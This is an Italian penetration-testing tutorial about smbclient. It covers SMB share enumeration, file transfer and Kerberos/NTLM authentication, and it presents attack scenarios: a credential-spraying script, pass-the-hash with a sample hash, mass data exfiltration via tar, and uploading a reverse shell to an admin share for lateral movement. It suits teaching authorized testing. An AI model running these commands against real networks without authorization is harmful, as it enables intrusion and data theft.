Smbclient: Accesso e Attacco Alle Condivisioni Windows

Con smbclient puoi accedere, leggere e scrivere file su condivisioni SMB. Scopri come usarlo per attacchi interni, enumeration e pivoting in AD.
- Pubblicato il 2026-01-24
- Tempo di lettura: 10 min
Smbclient: Accesso e Attacco Alle Condivisioni Windows #
Smbclient è un client a riga di comando per il protocollo SMB/CIFS che permette l’interazione con condivisioni Windows da sistemi Linux e Unix. Sviluppato come componente della suite Samba, questo strumento offre un’interfaccia simile a FTP per accedere a risorse di rete Microsoft, trasferire file ed enumerare servizi esposti su host Windows.
Nel contesto del penetration testing, smbclient rappresenta uno degli strumenti fondamentali per la fase di reconnaissance e lateral movement in ambienti Active Directory. La sua capacità di testare configurazioni di sicurezza, enumerare share accessibili e stabilire connessioni autenticate o anonime lo rende essenziale per ogni security professional.
Cos’è Smbclient e Perché è Cruciale #
Smbclient implementa un client completo per il protocollo Server Message Block, lo standard utilizzato da Windows per la condivisione di file, stampanti e altre risorse di rete. A differenza di strumenti puramente enumerativi, smbclient permette interazione completa con i servizi SMB.
Capacità distintive:
- Enumerazione completa delle condivisioni di rete
- Connessione autenticata e anonima (null session)
- Trasferimento bidirezionale di file e directory
- Esecuzione di comandi remoti su share amministrative
- Creazione di archivi tar per backup massicci
- Supporto per autenticazione Kerberos e NTLM
- Modalità interattiva e non-interattiva per scripting
L’approccio “FTP-like” rende smbclient intuitivo per chiunque abbia familiarità con client di trasferimento file tradizionali, riducendo la curva di apprendimento.
Architettura Protocollo SMB/CIFS #
Evoluzione Protocollo #
Il protocollo SMB ha subito diverse revisioni nel corso degli anni:
| Versione | Sistema Operativo | Caratteristiche | Sicurezza |
|---|---|---|---|
| SMB1 (CIFS) | Windows 2000/XP | Legacy, molti dialetti | Vulnerabile, deprecato |
| SMB2 | Windows Vista/2008 | Performance migliorate | Signing opzionale |
| SMB2.1 | Windows 7/2008 R2 | Oplocks migliorati | Encryption supportata |
| SMB3 | Windows 8/2012+ | Encryption end-to-end | Mandatory signing |
Smbclient supporta tutti i dialetti SMB, permettendo comunicazione con sistemi legacy e moderni. Questa compatibilità è cruciale durante assessment su reti eterogenee.
Porte e Servizi #
SMB opera principalmente su queste porte:
TCP 445 - SMB diretto (Direct Host)
TCP 139 - SMB su NetBIOS
UDP 137 - NetBIOS Name Service
UDP 138 - NetBIOS Datagram Service
La porta 445 è il target primario per connessioni moderne, mentre la 139 è utilizzata per retrocompatibilità con sistemi più datati.
Installazione e Verifica Disponibilità #
Check Presenza Sistema #
Prima di installare, verifica se smbclient è già disponibile:
which smbclient
smbclient --version
Installazione su Distribuzioni Linux #
Debian/Ubuntu/Kali:
sudo apt update
sudo apt install smbclient
RHEL/CentOS/Fedora:
sudo yum install samba-clientArch Linux:
sudo pacman -S smbclientLa maggior parte delle distribuzioni orientate al penetration testing (Kali, Parrot, BlackArch) includono smbclient preinstallato.
Verifica Installazione #
Dopo l’installazione, conferma la disponibilità:
smbclient -hL’output mostrerà tutte le opzioni disponibili e la sintassi corretta.
Sintassi Fondamentale e Opzioni Critiche #
Struttura Comando Base #
smbclient //HOST/SHARE [opzioni]Nota importante sullo slash: La shell Unix interpreta il backslash come escape character. Esistono tre modalità per specificare percorsi Windows:
# Metodo 1: Doppio backslash
smbclient \\\\192.168.1.100\\C$

# Metodo 2: Quote singole
smbclient '\\192.168.1.100\C$'

# Metodo 3: Forward slash (funziona sempre)
smbclient //192.168.1.100/C$
Il terzo metodo (forward slash) è raccomandato per semplicità e compatibilità.
Parametri Operativi Essenziali #
-L [HOST]         # Lista tutte le condivisioni disponibili
-U [username]     # Specifica username per autenticazione
-N                # Null session (no password)
-W [workgroup]    # Specifica workgroup o dominio
-I [IP]           # Connessione diretta a IP specifico
-p [porta]        # Porta personalizzata (default 445)
-c 'comando'      # Esegue comando singolo non-interattivo
-d [0-10]         # Debug level (verbose output)
-k                # Usa autenticazione Kerberos
-m [protocol]     # Specifica versione protocollo SMB
Opzioni Autenticazione Avanzate #
--pw-nt-hash      # Autentica con hash NTLM (pass-the-hash)
--password-file   # Legge password da file
--client-protection=off  # Disabilita encryption SMB3
Enumerazione Share e Reconnaissance #
Listing Share Anonimo #
La prima fase di qualsiasi assessment SMB è l’enumerazione delle condivisioni disponibili:
smbclient -L //192.168.1.100 -NQuesto comando tenta un null session per listare tutte le share esposte senza autenticazione.
Output tipico:
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
IPC$            IPC       Remote IPC
Users           Disk      User home directories
Enumerazione Autenticata #
Con credenziali valide, ottieni visibilità su share aggiuntive:
smbclient -L //192.168.1.100 -U amministratoreDopo aver inserito la password, vedrai tutte le condivisioni accessibili con quel livello di privilegio.
Identificazione Share Amministrative #
Le share con sufisso $ sono condivisioni amministrative nascoste:
- ADMIN$ - Directory Windows/System32
- C$, D$ - Root delle partizioni
- IPC$ - Inter-Process Communication (null session tradizionale)
L’accesso a queste richiede privilegi amministrativi sul target.
Scopri cos’è SMB e come testarne la sicurezza nella nostra guida approfondita.
Modalità Connessione e Interazione #
Connessione Interattiva Base #
Stabilisci una sessione FTP-like con una share:
smbclient //192.168.1.100/Users -U johnUna volta connesso, ricevi un prompt smb: \> dove puoi eseguire comandi interattivi.
Comandi disponibili nel prompt interattivo:
ls                # Lista contenuti directory corrente
cd [directory]    # Cambia directory
lcd [path]        # Cambia directory locale (client)
get [file]        # Scarica file
put [file]        # Carica file
mget [pattern]    # Scarica multipli file
mput [pattern]    # Carica multipli file
mkdir [nome]      # Crea directory
rmdir [nome]      # Rimuovi directory
del [file]        # Elimina file
prompt            # Toggle prompt per operazioni multiple
recurse           # Toggle ricorsione per mget/mput
help              # Mostra tutti i comandi disponibili
exit              # Chiudi sessione
Esecuzione Comandi Non-Interattivi #
Per scripting e automazione, usa il flag -c:
smbclient //192.168.1.100/Documents -U admin -c 'ls'Questo esegue il comando ls e termina immediatamente, ideale per pipeline e script bash.
Null Session Testing #
Le null session permettono connessioni anonime a share mal configurate:
smbclient //192.168.1.100/IPC$ -NSe la connessione ha successo, il sistema è vulnerabile a enumerazione anonima. Questa tecnica è particolarmente efficace su sistemi Windows legacy (2000/XP/2003).
Trasferimento File e Gestione Dati #
Download Singolo File #
Dalla modalità interattiva:
smb: \> get confidential.docxOppure in modalità non-interattiva:
smbclient //192.168.1.100/Documents -U admin -c 'get report.pdf'Il file viene scaricato nella directory di lavoro corrente del client.
Upload File su Share Remote #
Carica un file locale sulla condivisione:
smb: \> put /tmp/payload.exeVersione non-interattiva:
smbclient //192.168.1.100/Public -U guest -c 'put exploit.sh'Download Ricorsivo Completo #
Per scaricare intere directory structure:
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
Questo scarica ricorsivamente tutti i file e sottodirectory mantenendo la struttura originale.
Versione one-liner:
smbclient //target/share -U user -c 'recurse;prompt;mget *'Gestione Directory Remote #
Crea nuove directory:
smb: \> mkdir backup_2024Naviga tra directory:
smb: \> cd Projects/Active
smb: \Projects\Active\> ls
Elimina file e directory:
smb: \> del obsolete.txt
smb: \> rmdir old_folder
Tecniche di Autenticazione Avanzate #
Autenticazione Standard NTLM #
Modalità più comune con username e password:
smbclient //192.168.1.100/C$ -U DOMAIN/administratorIl sistema chiederà la password interattivamente. Per evitare il prompt:
smbclient //192.168.1.100/C$ -U administrator%P@ssw0rd123Attenzione: Questo metodo espone la password nella command line history.
Per capire come funziona NTLM il protocollo di autenticazione di Windows dietro SMB, e come sfruttarne le vulnerabilità, leggi la nostra guida completa:
Autenticazione con File Credenziali #
Metodo più sicuro per scripting:
echo "password_sicura" > /tmp/creds.txt
chmod 600 /tmp/creds.txt
smbclient //192.168.1.100/Share -U admin --password-file=/tmp/creds.txt
Pass-the-Hash Attack #
Se hai ottenuto un hash NTLM durante l’assessment:
smbclient //192.168.1.100/C$ -U administrator --pw-nt-hash aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586cQuesta tecnica bypassa la necessità della password in chiaro, utilizzando direttamente l’hash per l’autenticazione.
Autenticazione Kerberos #
In ambienti Active Directory configurati correttamente:
# Prima ottieni un ticket Kerberos
kinit administrator@DOMAIN.LOCAL

# Poi connetti usando il ticket
smbclient //server.domain.local/share -k
L’opzione -k indica a smbclient di utilizzare il ticket Kerberos invece di NTLM.
Per approfondire Kerberos il principale protocollo di autenticazione negli ambienti Active Directory, leggi la guida completa:
Specifica Dominio Windows #
Per reti con Active Directory:
smbclient //192.168.1.100/Share -U CORP/john.doeOppure usando il formato UPN:
smbclient //192.168.1.100/Share -U john.doe@corp.localOperazioni Avanzate: Tar Backup e Restore #
Creazione Backup Tar #
Smbclient include funzionalità native per creare archivi tar di condivisioni remote:
smbclient //192.168.1.100/Documents -U admin -Tc backup_docs.tar '*'Il flag -Tc significa:
-T= modalità tarc= create (crea archivio)
Backup directory specifica:
smbclient //192.168.1.100/C$ -U admin -Tc backup.tar 'Users/john/Desktop/*'Restore da Archivio Tar #
Per ripristinare file da un backup tar:
smbclient //192.168.1.100/Restore -U admin -Tx backup_docs.tarIl flag -Tx significa:
-T= modalità tarx= extract (estrai archivio)
Restore selettivo:
smbclient //192.168.1.100/C$ -U admin -Tx backup.tar './Documents/important.xlsx'Questo ripristina solo il file specifico dall’archivio.
Uso in Modalità Interattiva #
Attiva la modalità tar durante una sessione:
smb: \> tarmode
smb: \> recurse
smb: \> prompt OFF
smb: \> mget Projects/
Questo scarica l’intera directory Projects come archivio tar.
Mounting Persistente con Smbmount #
Montaggio Manuale Share #
Per accesso persistente a una condivisione Windows:
smbmount //192.168.1.100/Documents /mnt/windows_docs -o username=johnDopo aver inserito la password, la share sarà accessibile come normale directory locale in /mnt/windows_docs.
Alternativa con Mount Standard #
Sintassi equivalente usando il comando mount nativo:
mount -t cifs //192.168.1.100/Documents /mnt/windows_docs -o username=john,password=secretOpzioni Avanzate Mount #
mount -t cifs //192.168.1.100/Share /mnt/share -o username=admin,domain=CORP,uid=1000,gid=1000,file_mode=0755,dir_mode=0755Parametri importanti:
uid/gid- Ownership dei file montatifile_mode/dir_mode- Permessi Unix per file e directorydomain- Dominio Windows per autenticazionevers=3.0- Forza versione protocollo SMB
Configurazione Persistente in /etc/fstab #
Per mounting automatico al boot:
echo "//192.168.1.100/Share /mnt/share cifs username=user,password=pass,uid=1000 0 0" >> /etc/fstabVersione sicura con file credenziali:
# Crea file credenziali
echo "username=john" > /root/.smbcredentials
echo "password=secret" >> /root/.smbcredentials
echo "domain=CORP" >> /root/.smbcredentials
chmod 600 /root/.smbcredentials

# Aggiungi a fstab
echo "//192.168.1.100/Share /mnt/share cifs credentials=/root/.smbcredentials,uid=1000 0 0" >> /etc/fstab
Unmount Condivisione #
umount /mnt/windows_docs
# oppure
smbumount /mnt/windows_docs
Scenari Operativi Penetration Testing #
Scenario 1: Enumerazione Iniziale Post-Discovery #
Dopo aver identificato host Windows con Nmap:
# Verifica porte SMB aperte
nmap -p445,139 192.168.1.0/24 --open

# Enumera share per ogni host trovato
for ip in $(cat smb_hosts.txt); do
    echo "[*] Enumerating $ip"
    smbclient -L //$ip -N 2>/dev/null
done
Scenario 2: Null Session Exploitation #
Testa vulnerabilità null session su range IP:
#!/bin/bash
for ip in 192.168.1.{1..254}; do
    smbclient -L //$ip -N 2>&1 | grep -v "Connection\|failed" && echo "[+] Null session: $ip"
done
Scenario 3: Credential Spraying #
Test credenziali comuni su share:
#!/bin/bash
USERS="admin administrator guest"
SHARES="C$ ADMIN$ IPC$"
PASSWORD="Password123"

for user in $USERS; do
    for share in $SHARES; do
        echo "[*] Testing $user on //$TARGET/$share"
        smbclient //$TARGET/$share -U $user%$PASSWORD -c 'ls' 2>&1 | grep -q "smb:" && echo "[+] Success: $user:$PASSWORD"
    done
done
Scenario 4: Data Exfiltration #
Esfiltrazione massiva di documenti sensibili:
# Connetti e scarica ricorsivamente tutti i documenti
smbclient //target/FileServer -U compromised_user -c 'recurse;prompt;mget *.docx *.xlsx *.pdf'

# Crea backup tar completo
smbclient //target/Confidential -U admin -Tc exfil_$(date +%F).tar '*'
Scenario 5: Lateral Movement con Share Amministrative #
Dopo aver compromesso credenziali admin:
# Accedi a C$ della vittima
smbclient //victim_pc/C$ -U DOMAIN/administrator

# Carica payload
smb: \> cd Windows\Temp
smb: \Windows\Temp\> put reverse_shell.exe
smb: \Windows\Temp\> exit

# Esegui con psexec o altro metodo
Troubleshooting e Edge Cases #
Problema: Connection Timeout #
Sintomo:
Connection to 192.168.1.100 failed (Error NT_STATUS_IO_TIMEOUT)Soluzioni:
# Verifica connettività di base
ping 192.168.1.100
telnet 192.168.1.100 445

# Verifica firewall locale
sudo iptables -L -n | grep 445

# Testa porta alternativa (139)
smbclient -L //192.168.1.100 -p 139 -N
Problema: Access Denied #
Sintomo:
tree connect failed: NT_STATUS_ACCESS_DENIEDCause comuni:
- Credenziali errate
- Share richiede permessi specifici
- Account lockout policy attiva
- Firewall Windows blocca connessione
Verifica:
# Test credenziali su share differente
smbclient -L //target -U username

# Verifica account lockout
rpcclient -U username target -c 'getusrdompwinfo'
Problema: Protocol Negotiation Failed #
Sintomo:
protocol negotiation failed: NT_STATUS_CONNECTION_DISCONNECTEDCausa: Mismatch versione protocollo SMB.
Soluzione:
# Forza SMB1 (sistemi legacy)
smbclient //target/share -U user --option='client min protocol=NT1'

# Forza SMB2
smbclient //target/share -U user -m SMB2

# Forza SMB3
smbclient //target/share -U user -m SMB3
Problema: Character Encoding Issues #
Per sistemi con encoding non-UTF8:
# Specifica codepage
smbclient //target/share -U user --option='dos charset=CP850'
Problema: Large File Transfer Failures #
Per file molto grandi:
# Incrementa buffer size
smbclient //target/share -U user --option='client max protocol=SMB3' --option='client ipc max protocol=SMB3'
Debugging Avanzato #
Attiva logging dettagliato:
# Debug level 3 (raccomandato)
smbclient //target/share -U user -d 3

# Debug level 10 (verboso completo)
smbclient //target/share -U user -d 10 2>&1 | tee debug.log
Utilizzo Tool Correlati: Nmblookup #
Identificazione NetBIOS Names #
Nmblookup permette risoluzione nomi NetBIOS:
nmblookup -A 192.168.1.100Output tipico:
Looking up status of 192.168.1.100
    FILESERVER      <00> -         B <ACTIVE>
    WORKGROUP       <00> - <GROUP> B <ACTIVE>
    FILESERVER      <20> -         B <ACTIVE>
    WORKGROUP       <1e> - <GROUP> B <ACTIVE>
    ADMINISTRATOR   <03> -         B <ACTIVE>
Interpretazione codici:
<00>- Workstation Service<03>- Messenger Service (utente loggato)<20>- File Server Service<1e>- Browser Service Elections
Identificazione Master Browser #
nmblookup -M -- -Questo identifica quali host sono master browser sulla rete locale.
Risoluzione Nome NetBIOS #
nmblookup FILESERVERRestituisce l’IP associato al nome NetBIOS specificato.
Tabella Operativa Comandi Essenziali #
| Obiettivo | Comando | Autenticazione | Output Atteso |
|---|---|---|---|
| Enumerazione share anonima | smbclient -L //target -N | Null session | Lista share pubbliche |
| Enumerazione autenticata | smbclient -L //target -U user | Credenziali | Lista completa share |
| Connessione interattiva | smbclient //target/share -U user | Credenziali | Prompt smb: \> |
| Download singolo file | smbclient //target/share -U user -c 'get file.txt' | Credenziali | File scaricato localmente |
| Upload file | smbclient //target/share -U user -c 'put local.exe' | Credenziali | File caricato su share |
| Download ricorsivo | smbclient //target/share -U user -c 'recurse;prompt;mget *' | Credenziali | Directory completa scaricata |
| Backup tar remoto | smbclient //target/share -U user -Tc backup.tar '*' | Credenziali | Archivio tar creato |
| Restore tar | smbclient //target/share -U user -Tx backup.tar | Credenziali | File estratti su share |
| Pass-the-hash | smbclient //target/C$ -U admin --pw-nt-hash [hash] | Hash NTLM | Accesso con hash |
| Kerberos auth | smbclient //target/share -k | Ticket Kerberos | Autenticazione trasparente |
| Mount persistente | mount -t cifs //target/share /mnt -o user=admin | Credenziali | Share montata come filesystem |
| Lista directory | smbclient //target/share -U user -c 'ls' | Credenziali | Contenuto directory |
| Crea directory | smbclient //target/share -U user -c 'mkdir folder' | Credenziali | Directory creata |
| Elimina file | smbclient //target/share -U user -c 'del file.txt' | Credenziali | File eliminato |
| Test null session IPC$ | smbclient //target/IPC$ -N | Null session | Connessione riuscita/fallita |
Checklist Operativa Pre-Assessment #
Prima di utilizzare smbclient in un penetration test:
- Verifica autorizzazione scritta per il testing
- Documenta scope e target IP/hostname
- Verifica connettività di rete (ping, traceroute)
- Testa porte SMB aperte (445, 139)
- Enumera share con null session prima
- Prepara wordlist credenziali se richiesto
- Configura logging per tutte le attività
- Testa credenziali su share non-critiche prima
- Verifica spazio disco disponibile per exfiltration
- Prepara metodi alternativi (rpcclient, enum4linux)
- Documenta ogni tentativo di accesso
- Configura timeout appropriati per evitare detection
- Valuta impatto di operazioni massive (mget)
- Prepara piano di cleanup post-assessment
- Verifica requisiti per pass-the-hash se necessario
FAQ Tecniche Smbclient #
Qual è la differenza tra smbclient e altri tool SMB come enum4linux?
Smbclient è un client completo per interazione diretta con share, mentre enum4linux è uno script wrapper che automatizza enumerazione usando multipli tool (incluso smbclient). Smbclient offre controllo granulare, enum4linux automatizza discovery.
Posso usare smbclient per eseguire comandi remoti?
Smbclient non esegue comandi arbitrari direttamente. Puoi caricare file su share amministrative (C$, ADMIN$) ma l’esecuzione richiede tool aggiuntivi come psexec, wmiexec o smbexec della suite Impacket.
Il pass-the-hash con smbclient funziona su tutti i sistemi Windows?
Funziona su sistemi che accettano autenticazione NTLM. Windows moderni con mitigazioni patch KB2871997 applicata possono bloccare PTH su account locali (eccetto RID 500). Funziona sempre su account di dominio.
Come posso evitare che le password appaiano nella command history?
Usa file credenziali con --password-file oppure imposta la variabile d’ambiente PASSWD prima di eseguire smbclient. Mai usare formato user%password in script.
Smbclient supporta SMB signing e encryption?
Sì. SMB signing è supportato automaticamente se richiesto dal server. SMB3 encryption è supportata nelle versioni recenti. Usa --client-protection=encrypt per forzare encryption.
Perché ricevo “protocol negotiation failed” anche con credenziali corrette?
Probabilmente c’è mismatch tra versioni protocollo supportate. Windows moderni disabilitano SMB1 per sicurezza. Usa -m SMB2 o -m SMB3 per forzare protocolli moderni, oppure --option='client min protocol=NT1' per legacy.
Posso automatizzare smbclient in script bash per assessment massivi?
Assolutamente sì. Usa modalità non-interattiva con -c per singoli comandi. Per operazioni complesse, crea file di comandi e usa redirection: smbclient //target/share -U user < commands.txt.
Come gestisco share con spazi nel nome?
Usa quote: smbclient '//target/Share Name' -U user oppure escape: smbclient //target/Share\ Name -U user.
Smbclient logga le attività da qualche parte?
Di default no. Usa redirection per logging: smbclient [...] 2>&1 | tee session.log oppure incrementa debug level -d 3 per output verboso.
Qual è la migliore pratica per exfiltration massiva durante un pentest?
Usa tar mode per efficienza: smbclient //target/share -U user -Tc exfil.tar '*'. Questo crea un singolo archivio, riducendo numero di connessioni e facilitando analisi post-assessment.
Disclaimer Legale: Smbclient è uno strumento legittimo per amministrazione sistemi e penetration testing autorizzato. L’utilizzo non autorizzato su reti e sistemi non di proprietà costituisce reato penale. Ottenere sempre permesso esplicito scritto prima di condurre assessment di sicurezza. Questo contenuto è esclusivamente educativo per professionisti della sicurezza informatica.
HackITA — Supporta la Crescita della Formazione Offensiva #
Se questo contenuto ti è stato utile e vuoi contribuire alla crescita di HackITA, puoi supportare direttamente il progetto qui:
Il tuo supporto ci permette di sviluppare lab realistici, guide tecniche avanzate e scenari offensivi multi-step pensati per professionisti della sicurezza.
Vuoi Testare la Tua Azienda o Portare le Tue Skill al Livello Successivo? #
Se rappresenti un’azienda e vuoi valutare concretamente la resilienza della tua infrastruttura contro attacchi mirati, oppure sei un professionista/principiante che vuole migliorare con simulazioni reali:
Red Team assessment su misura, simulazioni complete di kill chain e percorsi formativi avanzati progettati per ambienti enterprise reali.